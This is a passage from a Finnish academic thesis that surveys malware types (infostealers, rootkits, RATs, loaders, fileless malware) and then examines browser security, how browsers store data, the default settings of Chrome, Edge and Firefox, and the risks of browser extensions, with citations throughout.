Keylogger-haittaohjelmat tallentavat uhrin laitteen näppäimistön painalluksia ja lähettävät ne hyökkääjälle. Infostealer-haittaohjelmat saattavat hyödyntää keyloggereita osana toimintaansa, mutta niiden tarkoituksena on varastaa laajempia tietomääriä tunkeuduttuaan laitteelle. Monet ohjelmistot tallentavat kirjautumistietoja ja muuta käyttöhistoriaa helpottaakseen käyttäjän toimintaa, ja infostealerit keräävät näitä tietoja paikallisesti tallennetuista tiedostoista. Kun tiedot on kerätty, ne siirretään hyökkääjälle verkon yli, minkä jälkeen tietoja käytetään suoraan hyväksi tai myydään edelleen. (Mohanta & Saldanha, 2020, Malware analysis and classification -luku, neljäs kappale)

2.3.7 Rootkit

Rootkit on edistynyt haittaohjelma, joka tunkeutuu käyttöjärjestelmän ydintoimintoihin ja manipuloi kernelin muistia. Rootkit voi ohittaa järjestelmän suojausmekanismit ja antaa hyökkääjälle täydet käyttöoikeudet laitteeseen. Käyttäjä pystyy jatkamaan laitteen normaalia käyttöä, koska rootkit toimii huomaamattomasti taustalla. Rootkit-haittaohjelmia hyödynnetään usein tietojen varastamiseen, muiden haittaohjelmien asentamiseen tai järjestelmän vakoiluun. (Green ym., 2024, Security operations -luku, yhdeksäs kappale) Koska rootkit toimii käyttöjärjestelmän ytimessä, se säilyy usein jopa laitteen uudelleenkäynnistyksen jälkeen. Vielä syvemmälle, laiteohjelmistotasolle pesiytyvät bootkit-haittaohjelmat ovat sitäkin pysyvämpiä uhkia. (Cucci, 2024, Defense evasion -luku, kolmas kappale)

2.3.8 Takaovi ja etähallintatroijalainen

Takaovet (eng. backdoor) ovat piilotettuja pääsykeinoja järjestelmään, joiden avulla hyökkääjät voivat ohittaa tunnistautumismenetelmät ja saavuttaa järjestelmänvalvojan oikeudet. Takaovia voidaan luoda hyödyntämällä haavoittuvuuksia tai piilottaa ohjelmistoihin jo toimitusketjun eri vaiheissa, kuten SolarWinds-hyökkäyksessä. (Elisan, 2018, Malware blueprint -luku, toinen kappale; Oladimeji & Kerner, 2023) Etähallintatroijalaiset (eng. Remote Access Trojan, RAT) ovat haittaohjelmia, jotka luovat hyökkääjälle pysyvän etäyhteyden uhrin laitteeseen ja toimivat takaoven tavoin. Etähallintatroijalaiset koostuvat uhrilaitteelle asennetusta ohjelmistosta ja komentopalvelimesta (eng. Command and control server, C&C, C2), jonka kautta hyökkääjä hallitsee laitetta. Verkkoliikenteen häivyttämiseen voidaan käyttää esimerkiksi ICMP-paketteja, jotka eivät helposti herätä epäilyksiä valvonnassa. (Mohanta & Saldanha, 2020, Malware analysis and classification -luku, neljäs kappale; Elisan, 2018, Malware blueprint -luku, toinen kappale; Skoudis ym., 2003, Backdoors-luku, kuudes kappale) Takaovien ja etähallintatroijalaisten avulla voidaan hallita järjestelmää, ylläpitää sisäänpääsyä, vakoilla uhria ja valmistella muita haittaohjelmahyökkäyksiä (Jiang ym., 2019, s. 1).

2.3.9 Lataaja

Lataajat (eng. loader) ovat haittaohjelmia, joiden tehtävänä on ladata ja asentaa verkosta muita haittaohjelmia uhrin järjestelmään. Joissain tapauksissa lataajat myös valmistelevat kohdekoneen haittaohjelman ajamista varten esimerkiksi poistamalla käytöstä virustorjuntaohjelmia. (Cucci, 2024, Introduction-luku, ensimmäinen kappale) Lataajat ovat yleensä osa monivaiheista haittaohjelmien jakeluketjua, jossa ensin toimitetaan pieni, näennäisesti harmiton tiedosto, joka hakee loput haitallisista komponenteista verkon yli. Tämä toimintatapa vaikeuttaa havaitsemista, sillä lataaminen itsessään ei välttämättä herätä epäilyksiä. Esimerkiksi päivitystyökalut toimivat samalla periaatteella. Lataajat toimivat usein hitaasti ja pienissä erissä välttääkseen virustorjuntaohjelmien tunnistuksen. Tämän vuoksi ne saattavat pysyä esimerkiksi VirusTotal-palvelun rekistereissä tuntemattomina viikkoja tai jopa kuukausia. (Kwon, ym., 2015, ss. 1119–1120, 1122–1123) Tällä hetkellä maailman ja Suomen yleisin lataajahaittaohjelma on FakeUpdates, joka toimii alustana muun muassa Lumma Stealerin levittämiselle (Check Point Software Technologies Finland Oy, 2025).

2.3.10 Tiedostoton haittaohjelma

Tiedostottomat haittaohjelmat (eng. fileless malware) toimivat lähes kokonaan laitteen muistissa kirjoittamatta tai muokkaamatta tiedostoja kovalevylle. Ne hyödyntävät järjestelmän omia oletusprosesseja, kuten certutil.exe, powershell.exe ja mshta.exe (järjestelmässä valmiina olevia komentorivityökaluja ja skriptien suorittajia), joita kutsutaan nimellä "Living off the Land Binaries" (LOLBins). Tiedostottomat hyökkäykset voivat käynnistyä esimerkiksi tietojenkalastelun yhteydessä ladattavista tiedostoista tai haitallisista mainoksista (eng. malvertising). Havaitseminen on erittäin haastavaa, sillä hyökkäykset jättävät vain vähän merkkejä toiminnastaan ja esimerkiksi Microsoft Defender ei välttämättä tunnista Microsoftin omien oletusohjelmien väärinkäyttöä haitalliseksi. (Cucci, 2024, Defense evasion -luku, neljäs kappale).

2.3.11 Ei-toivotut sovellukset

Ei-toivotut sovellukset (eng. Potentially Unwanted Applications, PUA) edustavat haittaohjelmien harmaata aluetta. Esimerkiksi pelisovellus, joka taustalla kerää käyttäjän


selaushistoriatietoja markkinointitarkoituksiin, voi herättää epäilyksiä. Mikäli tästä on informoitu käyttäjäsopimuksessa (EULA) ja käyttäjä on sen hyväksynyt, ei kyseessä ole varsinaisesti haittaohjelma. Sovellus voidaan kuitenkin joissain tapauksissa katsoa haitalliseksi sen kajoavuuden vuoksi. Tämän takia näitä sovelluksia luokitellaan ei-toivotuiksi sovelluksiksi. (Rains ym., 2023, The evolution of malware -luku, neljäs kappale)

3 Verkkoselaimien tietoturva

Verkkoselainten turvallisuus on keskeinen osa tietoturvaa, sillä lähes kaikki internetin käyttö tapahtuu selaimen kautta, mikä tekee niistä houkuttelevia kohteita rikollisille. Vaikka käyttöjärjestelmä olisi hyvin suojattu, selain voi päästä tietoturvauhat läpi omien haavoittuvuuksiensa kautta. Selaimen pitäminen ajan tasalla on siksi erityisen tärkeää. (Rains 2023, Using vulnerability trends to reduce risk and cost -luku, neljäs kappale)

Google Chrome on maailmanlaajuisesti selvästi suosituin verkkoselain ja myös Suomessa sen markkinaosuus oli maaliskuussa 2025 noin 65 % (StatCounter, 2025a). Kuva 3 näkyy selainten markkinaosuudet globaalisti. Muita laajasti käytettyjä selaimia ovat Safari, Firefox ja Edge (StatCounter, 2025a). Chrome perustuu avoimen lähdekoodin Chromium-projektiin, joka toimii myös pohjana monille muille selaimille, kuten Edgelle, Operalle ja Bravelle. (Picazo-Sanchez ym., 2020, s.107)

Kuva 3. Verkkoselainten maailmanlaajuinen markkinaosuus ajalla helmikuu 2024 - maaliskuu 2025 (StatCounter, 2025b)



Verkkoselaimet koostuvat muun muassa käyttöliittymästä, selainmoottorista, renderöintimoottorista, verkkoliikenteestä, JavaScript-tulkista ja tietojen pysyväistallennuksesta. Käyttöliittymä kattaa näkyvät osat kuten painikkeet ja osoiterivin. Selainmoottori ja renderöintimoottori käsittelevät verkkosivujen sisällön ja esittävät sen käyttäjälle. Verkkoliikenne hakee tarvittavat resurssit ja huolehtii verkkoprotokollatasoisesta tietoturvasta. JavaScript-tulkki suorittaa verkkosivujen dynaamista sisältöä ja tietojen pysyväistallennus hallinnoi esimerkiksi evästeitä, välimuistia ja salasanoja. (Chauhan & Panda, 2015, Understanding browsers and beyond -luku, neljäs kappale)

Modernit selaimet ajavat verkkosivut eristetyissä prosesseissa (ns. sandbox-ympäristöissä) estääkseen haitallista JavaScript-koodia vahingoittamasta käyttöjärjestelmää. Tällainen koodi ei voi esimerkiksi lukea kovalevyn sisältöä tai keskustella muiden käyttöjärjestelmäprosessien kanssa. Näistä rajoituksista huolimatta JavaScript voi silti käsitellä käyttäjän syötteitä ja muokata verkkosivujen sisältöä. (McDonald, 2024, Browser Security -luku, toinen kappale)

Google Safe Browsing -palvelu hyödyntää niin sanottuja mustia listoja, eli etukäteen koottuja luetteloita tunnetuista haitallisista verkkosivustoista ja tiedostoista, estääkseen käyttäjiä vierailemasta vaarallisilla sivustoilla tai lataamasta haitallista sisältöä. Palvelu lisää selaamisen turvallisuutta, mutta samalla se voi vaarantaa yksityisyyttä, koska uhkien tarkistus voi paljastaa tietoa käyttäjän selaustottumuksista. (Dara ym., 2018, ss. 28–29; Google, n.d.-a)

Käyttäjien valinnoilla on merkittävä rooli selaimen tietoturvassa. Esimerkiksi HTTPS-varoituksen ohittaminen voi altistaa käyttäjän haitallisille resursseille, jotka tallentuvat selaimen välimuistiin ja mahdollistavat hyökkäyksen jatkumisen käyttäjän huomaamatta. Erityisesti mobiiliselaimissa käyttäjät usein ohittavat nämä varoitukset, mikä lisää riskiä. (Jia ym., 2015, ss. 62–64)

Chromium-pohjaisissa selaimissa käyttäjän asetukset, kuten kirjanmerkit ja selaushistoria, tallennetaan asetustiedostoihin. Yksi keskeinen tiedosto on Secure Preferences, joka hallinnoi esimerkiksi laajennusten asennusoikeuksia. Vaikka tiedosto suojaa tietyiltä hyökkäyksiltä, sen muokkaaminen onnistuu, jos hyökkääjä päivittää myös tiedoston HMAC-tiivisteen oikein, mahdollistaen laajennusten salakuljettamisen ilman käyttäjän lupaa. (Picazo-Sanchez ym., 2020, ss. 107–122; Tigzy, 2016)

Vaikka nykyaikaiset selaimet tukevat kehittyneitä suojausmekanismeja kuten Content Security Policy (CSP) ja Cross-Origin Read Blocking (CORB), toteutuksessa voi silti olla haavoittuvuuksia. Virheet sisältötyyppien tunnistamisessa tai kolmansien osapuolien skriptien oikeuksissa voivat johtaa arkaluontoisten tietojen vuotamiseen. Tämä osoittaa, ettei yksikään suojausmekanismi yksin riitä tekemään selaimista täysin turvallisia. (Shou ym., 2021, ss. 215–217; Wang ym., 2023 s. 2845)

Google on vahvistanut Chrome-selaimen tietoturvaa ottamalla käyttöön uuden App-Bound Encryption -tekniikan Windowsilla. Heinäkuussa 2024 julkaistusta Chrome 127 -versiosta alkaen selaimen evästeet salataan niin, että vain selain itse voi purkaa ne, mikä vaikeuttaa infostealer-haittaohjelmien mahdollisuuksia varastaa käyttäjien istuntotietoja salaamalla ne. (Harris, 2024)

3.1 Käyttäjätietojen käsittely selaimissa

Verkkoselaimet tallentavat runsaasti tietoa käyttäjän toiminnasta, asetuksista ja vuorovaikutuksesta verkkopalvelujen kanssa. Tiedot tallennetaan selaimen profiilikansioon erilaisina tiedostoina ja tietokantoina. Ne sisältävät muun muassa selaushistorian, evästeet, lomaketiedot, välimuistin, kirjanmerkit ja tallennetut salasanat. Infostealer-haittaohjelmien näkökulmasta nämä tiedostot ovat keskeinen kohde, sillä niistä voidaan kerätä arkaluonteista dataa, kuten kirjautumistietoja ja selauskäyttäytymiseen liittyvää tietoa. Usein tiedostot ovat helposti löydettävissä ja luettavissa esimerkiksi SQLite-tietokantojen tai JSON-tiedostojen muodossa. (Malviya, 2020) Liite 2 esittelee yleisimpiä tietotyyppejä ja esimerkkisijainteja Windows-järjestelmissä Chrome-, Firefox- ja Edge-selaimille.

Evästeet ovat pieniä tietopaketteja, joiden avulla verkkosivustot säilyttävät ja siirtävät käyttäjän tilatietoja. Evästeet koostuvat avain-arvo-pareista ja mahdollisista lisäattribuuteista, kuten Secure-attribuutista, joka rajoittaa siirron vain HTTPS-yhteyksiin. Evästeet jaetaan ensimmäisen ja kolmannen osapuolen evästeisiin verkkotunnuksen perusteella ja erityisesti kolmannen osapuolen evästeitä käytetään seurantaan eri sivustojen välillä. Teknisesti evästeet tallennetaan selaimen evästevarastoon, jota Chromium-pohjaisissa selaimissa hallinnoi Cookie Monster -komponentti. (Tyler & Nunes, 2024, ss. 3–4)

Tallennusratkaisut kuten Local Storage, Session Storage ja IndexedDB mahdollistavat käyttäjäpuolen tietojen pysyvämmän säilytyksen selaimessa. Local Storage säilyttää tietoja pysyvästi ilman vanhenemisaikaa, kun taas Session Storage säilyttää tiedot vain istunnon ajan ja poistaa ne automaattisesti sen päättyessä. IndexedDB puolestaan tarjoaa kehittyneemmän tietokantarakenteen suurten ja monimutkaisten tietomäärien hallintaan ja soveltuu esimerkiksi verkkosovelluksiin, jotka tarvitsevat offline-käyttöä tai suurten tiedostojen, kuten kuvien, tallentamista. Vaikka nämä tallennustavat ovat hyödyllisiä verkkosovellusten toiminnan sujuvoittamisessa, ne voivat altistaa selaimen esimerkiksi Cross-Site Scripting (XSS) -hyökkäyksille, mikäli verkkosivuston suojaus on puutteellinen. (Vinci, 2024)

Salasananhallinta selaimissa perustuu siihen, että salasanat tallennetaan paikallisesti salattuna. Salauksien purku tapahtuu käyttäjän tunnistautumisen jälkeen, mutta avaimet ovat usein saatavilla samoissa tiedostosijainneissa. Tämä tekee selainten tallennetuista salasanoista haavoittuvia infostealer-haittaohjelmille, jotka pystyvät löytämään ja purkamaan tallennetut salasanat automaattisesti. Selainten tarjoamat mahdollisuudet siirtää tietoja toisista selaimista, kuten tallennettuja salasanoja, voivat helpottaa hyökkääjiä kokoamaan ja varastamaan käyttäjän tiedot yhdestä paikasta. (Zakuskina, 2023; LastPass, 2024)

Yksityinen selaaminen (eng. private browsing) estää selaushistorian, lomaketietojen ja hakusanojen tallennuksen paikallisesti istunnon ajalta. Kuitenkin esimerkiksi ladatut tiedostot ja kirjanmerkit tallentuvat normaaliin tapaan. Yksityinen selaaminen suojaa käyttäjän selaustietoja paikallisella tasolla, mutta ei estä internet-palveluntarjoajia tai verkkosivustoja seuraamasta käyttäjää, eikä se suojaa haittaohjelmilta kuten keyloggereilta. (Chauhan & Panda, 2015, Understanding browsers and beyond -luku, viides kappale)

Automaattitäyttötoiminto (eng. autofill) helpottaa käyttäjien lomaketietojen ja salasanojen syöttämistä, mutta samalla lisää riskiä tietojen väärinkäytöksiin. Haitalliset verkkosivustot voivat kerätä automaattitäytettyjä tietoja käyttäjän huomaamatta. (Lin ym., 2020, s.507–508, s.511)

3.2 Selainkohtaiset tietoturva-asetukset

Eri selaimet eroavat merkittävästi siinä, kuinka paljon ne oletusasetuksilla välittävät käyttäjätietoja taustajärjestelmiinsä. Tutkimuksessaan Leith (2021) havaitsi, että osa selaimista lähettää automaattisesti esimerkiksi selainhistorian katkelmia, yksilöiviä tunnisteita tai näppäinpainalluksia palvelimille, usein käyttäjän huomaamatta. Lisäksi ominaisuudet kuten automaattiset hakuehdotukset ja sivujen esilataus voivat mahdollistaa seurannan ja evästeiden tallentamisen jo ennen kuin käyttäjä vierailee sivustolla. Brave-selain erottui tutkimuksessa edukseen, sillä sen oletusasetukset suojaavat käyttäjän yksityisyyttä muita paremmin. Useimmissa muissa selaimissa yksityisyysasetusten säätäminen jää käyttäjän vastuulle.

Selainten valmistajat mainostavat tarjoavansa vahvaa tietoturvaa ja yksityisyydensuojaa. Google (n.d.-b) korostaa Chromen vahvuuksina muun muassa sisäänrakennettua tietoturvaa, selainpohjaista salasanahallintaa, automaattisia päivityksiä ja incognito-tilaa. Mozilla (n.d.) kertoo Firefoxin kattavista yksityisyys- ja turvallisuusasetuksia, joilla käyttäjä voi hallita muun muassa mainosseurantaa ja salasanojen hallintaa. Microsoft (n.d.) esittää Edgen ominaisuuksiksi muun muassa Microsoft Defender SmartScreenin suojautumiseen haitallisilta verkkosivuilta sekä sisäänrakennetun salasanavalvonnan mahdollisesti vaarantuneiden tunnusten havaitsemiseksi.

Todellisuudessa yksityisyyden taso riippuu kuitenkin usein siitä, kuinka aktiivisesti käyttäjä itse muokkaa selaimen asetuksia. Seuraavassa osiossa tarkastellaan kolmen suosituimman selaimen: Chromen, Firefoxin ja Edgen oletusasetuksia tietoturvan näkökulmasta keväällä 2025 tehtyjen havaintojen perusteella.

Näiden selainten välillä on havaittavissa selkeitä eroja siinä, kuinka tietoturva- ja yksityisyysasetukset on oletuksena määritetty. Eroja esiintyy sekä suojausasetusten laajuudessa että siinä, kuinka näkyvästi ja helposti asetuksia voi käyttöliittymässä muokata. Yhteisenä havaintona voidaan todeta, että tietoturva-asetukset eivät useinkaan ole selkeästi esillä ja käyttäjän on monesti edettävä useiden valikoiden kautta päästäkseen niihin kaikkiin käsiksi. Tämä korostuu erityisesti Chromium-pohjaisissa selaimissa, joissa samanlaisille toiminnoille käytetään eri valmistajien kesken vaihtelevia termejä ja käsitteitä. Tarkastelun päähavainnot on tiivistetty Taulukko 1.

Google Chrome perustuu tiiviisti Google-ekosysteemiin. Automaattinen täyttö on oletuksena käytössä, mutta tallennettujen tietojen käyttöä ei ole erikseen suojattu esimerkiksi pääsalasanalla. Selaimessa on oletuksena päällä asetus, joka varoittaa omien tunnuksien löytymisestä tunnetuista tietovuodoista. Seuranta ja evästeet ovat oletuksena sallittuja, ja käyttäjän täytyy itse rajoittaa niitä, mikäli haluaa enemmän yksityisyyttä. Safe Browsing on oletuksena päällä standarditason asetuksilla, mikä tarkoittaa, että vaarallisista sivustoista ja latauksista varoitetaan ilman, että selain seuraa tarkemmin käyttäjän toimintaa. Tietyt asetukset, kuten käyttöoikeuksien hallinta, ovat hajautettuina eri valikkoihin. Pop-up-ikkunat ja uudelleenohjaukset on estetty oletuksena.

Microsoft Edge hyödyntää Windowsin suojausratkaisuja, kuten oletuksena käytössä olevaa Defender SmartScreen -toimintoa, joka suojaa haitallisilta verkkosivuilta. Myös kirjoitusvirheitä hyödyntävien verkkosivujen esto (eng. website typo protection) on oletuksena käytössä. Edge mahdollistaa Office-tiedostojen avaamisen suoraan selaimessa ilman tallennusta. Automaattinen täyttö on käytössä kuten Chromessa, mutta myöskään tässä selaimessa ei ole oletuksena päällä erillistä suojaa tallennettujen tietojen käytölle. Selain sallii oletuksena verkkosivujen pääsyn maksutietojen tarkistamiseen. Evästeiden ja seurantatiedon jakaminen Microsoftin kanssa on oletuksena päällä. HTTPS-pakotus on oletuksena käytössä ja selain tarjoaa lisäominaisuutena VPN-yhteyden julkisissa verkoissa. Pop-up-ikkunoiden ja uudelleenohjausten esto on aktiivinen.

Firefox estää automaattisesti kolmannen osapuolen seurantaa, mukaan lukien evästeet, sosiaalisen median seuranta ja verkkosivujen välinen käyttäjädatan jakaminen. Evästeiden käsittelyssä käytössä on Total Cookie Protection -ominaisuus, joka eristää evästeet sivukohtaisesti. Seurantaa voi halutessaan tiukentaa lisää. Automaattinen täyttö on käytössä, mutta salasanat eivät ole oletuksena suojattuja pääsalasanalla. Selain varoittaa haitallisesta sisällöstä ja estää pop-up-ikkunat sekä luvattomat lisäosien asennusyritykset. Laajennusvalikossa Firefox ehdottaa joitain lisäosia, mikä voi tuntua ristiriitaiselta yksityisyyttä korostavan lähestymistavan kanssa. Esimerkiksi SingleFile-laajennus, jonka avulla voi tallentaa verkkosivuja HTML-muotoon, vaatii laajat käyttöoikeudet, mikä ei ole täysin linjassa selaimen yksityisyyslinjauksen kanssa.

Vaikka selainten on yleisesti tiedetty päivittyvän automaattisesti, käyttäjän mahdollisuudet valvoa ja säädellä tätä toimintoa eroavat selaimittain. Chrome ja Edge-selaimet hoitavat päivitykset taustalla ilman käyttäjän toimenpiteitä, eikä niissä ole erillistä asetusta, josta

voisi tarkistaa automaattisen päivityksen tilan tai muuttaa sen toimintaa. Ajan tasalla olevan version voi varmistaa vain siirtymällä selaimen päivityssivulle, mutta tämän toimintatavan merkitystä ei tuoda käyttäjälle selkeästi esiin. Firefox puolestaan tarjoaa käyttäjälle konkreettisen valinnan eli päivitykset voidaan joko asentaa automaattisesti tai hakea manuaalisesti. Tämä antaa käyttäjälle paremman näkyvyyden ja hallinnan selainpäivityksiin verrattuna edellä mainittuihin vaihtoehtoihin.

Taulukko 1. Selainten oletusasetukset tietoturvan näkökulmasta.

Selain	Chrome	Edge	Firefox
Versio	135.0.7049.115	135.0.3179.85	137.0.2
Automaattipäivitys	⚠ Tarkistus löytyy, mutta ei käyttäjän hallittavissa.	⚠ Tarkistus löytyy, mutta ei käyttäjän hallittavissa.	✔ Automaattipäivitys valittuna.
Salasanojen tallennus	⚠ Tallennus Google Password Manager, ei erillistä suojaa.	❌ Ei suojausta tallennettujen salasanojen käytölle.	❌ Ei suojausta tallennettujen salasanojen käytölle.
Seurannan esto	❌ Oletuksena sallii mainos- ja käyttäjädatan keruun.	⚠ Osittainen esto, mutta käyttäjädataa jaetaan Microsoftille.	✔ Estää oletuksena monipuolisesti (trackers, fingerprinting). Käyttäjädataa jaetaan Mozillalle.
Evästeiden hallinta	⚠ Kolmannen osapuolen evästeet estetty vain incognitossa.	❌ Kaikki evästeet oletuksena sallittu.	✔ Total Cookie Protection oletuksena.
HTTPS-pakotus	⚠ Voidaan aktivoida asetuksista.	✔ Automatic HTTPS päällä.	⚠ Voidaan aktivoida asetuksista.

Taulukon seloste: ✔ = Hyvä, ⚠ = Rajoitettu/tarvitsee asetusten säätöä, ❌ = Heikko/palvelu puuttuu.

Kokonaisuutena tarkastellen voidaan todeta, että käyttäjän oma tietoturvaosaaminen ja -tietoisuus ovat keskeisessä roolissa selaimen turvallisessa käytössä. Selaimet pyrkivät optimoimaan käyttäjäkokemuksen sujuvuutta, turvallisuutta ja omaan datankeruutarpeeseensa sopivaa tasapainoa, mutta tämä tarkoittaa usein sitä, että tärkeät tietoturva- ja yksityisyysasetukset jäävät oletusarvoisesti melko kevyiksi. Käyttäjän on oltava aktiivinen ja tietoinen, sekä tarkistettava säännöllisesti asetustensa tila.

3.3 Selainlaajennukset ja niiden tietoturvariskit

Selainlaajennukset ovat erillisiä sovelluksia, jotka laajentavat selaimen ominaisuuksia käyttäjän tarpeiden mukaan. Ne toimivat verkkosivujen päällä ja saavat usein laajoja oikeuksia selaimen tarjoamiin rajapintoihin (API), kuten välilehtiin, selaushistoriaan, latauksiin ja selaintietoihin. (Frisbie, 2022, What are browser extensions -luku, ensimmäinen kappale; Frisbie, 2022, Fundamental elements of browser extensions -luku, toinen kappale) Selainlaajennuksia asennetaan joko selaimen omasta laajennuskaupasta tai suoraan käyttäjän laitteelta.

Laajennuksia löytyy monenlaisiin tarkoituksiin, kuten mainosten estämiseen, salasanojen hallintaan, median hallintaan ja tekstin kääntämiseen. Niiden päätavoite on helpottaa käyttöä ja parantaa saavutettavuutta. (Chauhan & Panda, 2015, Understanding browsers and beyond -luku, viides kappale; Chrome web store, n.d.-a) Esimerkiksi Read Aloud -laajennus lukee verkkosivun tekstit ääneen, mikä hyödyttää käyttäjiä, joilla on lukemisen tai näkemisen vaikeuksia. (Chrome web store, n.d.-b)

Selainlaajennusten käyttöoikeudet toimivat samalla periaatteella kuin mobiilisovelluksissa eli oikeuksia selaimen rajapintoihin on pyydettävä erikseen. Välttämättömät oikeudet hyväksytään asennuksen yhteydessä, kun taas laajemmat oikeudet (esimerkiksi kaikkien sivustojen muokkausoikeus) vaativat erillisen hyväksynnän. Laajennusten päivitykset, jotka muuttavat käyttöoikeuksia, vaativat käyttäjän uuden hyväksynnän ja voivat johtaa laajennuksen automaattiseen poistamiseen käytöstä. (Frisbie, 2022, permissions-luku, ensimmäinen kappale)

Koska laajennukset toimivat verkkosivujen istunnoissa, niiden sisältöskriptit voivat hyödyntää sivun evästeitä ja suorittaa automaattisia toimintoja käyttäjän kirjautuneessa istunnossa. Tämä mahdollistaa tehokkaan toiminnallisuuden, mutta lisää samalla riskiä väärinkäytöksiin. Uudempi Manifest v3 -malli (laajennuksen toimintaa määrittävä konfiguraatiotiedosto ja sen versio) rajoittaa taustaskriptien toimintaa, mikä vaikeuttaa pysyviä verkkoyhteyksiä ja evästepohjaisia hyökkäyksiä. (Frisbie, 2022, networking-luku, ensimmäinen kappale)

Selainlaajennuksen voi käytännössä julkaista kuka tahansa. Esimerkiksi Chrome Web Storeen julkaiseminen edellyttää vain viiden dollarin maksua ja Googlen tarkastusprosessin

läpäisemistä (Frisbie, 2022, Extension development and deployment -luku) Vaikka Chrome Web Storen (Chrome for developers, n.d.) vaatimukset edellyttävät selkeää tietosuojakäytäntöä ja avointa käyttöoikeuksien ilmoittamista, käytännön valvonta ja soveltaminen on puutteellista.

Moreno ja kumppanit (2024, ss. 1–13) havaitsivat tutkimuksessaan, että monet haitalliset tai käytäntöjä rikkovat laajennukset pysyivät laajennuskaupassa kuukausia tai jopa vuosia ennen poistamista. Vaikka noin 13 % haitallisista laajennuksista poistettiin kuukaudessa, suurin osa pysyi saatavilla pidempään. Tutkimus paljasti myös ilmiön, jossa saman kehittäjän poistettuja laajennuksia julkaistiin uudelleen uusina versioina ja 86 % poistetuista laajennuksista palautui kauppaan ilman automaattista estoa.


Monet haitalliset laajennukset luokitellaan vain "mahdollisesti ei-toivotuiksi sovelluksiksi", vaikka niiden toiminta vastaa käytännössä haittaohjelmien toimintaa. (Picazo-Sanchez ym., 2020, s.108) Haitalliset laajennukset voivat varastaa käyttäjätietoja, muokata verkkosivujen sisältöä, ohjata liikennettä haitallisille sivustoille tai altistaa käyttäjää mainoshyökkäyksille. (Pantelaios ym., 2020, s. 477)

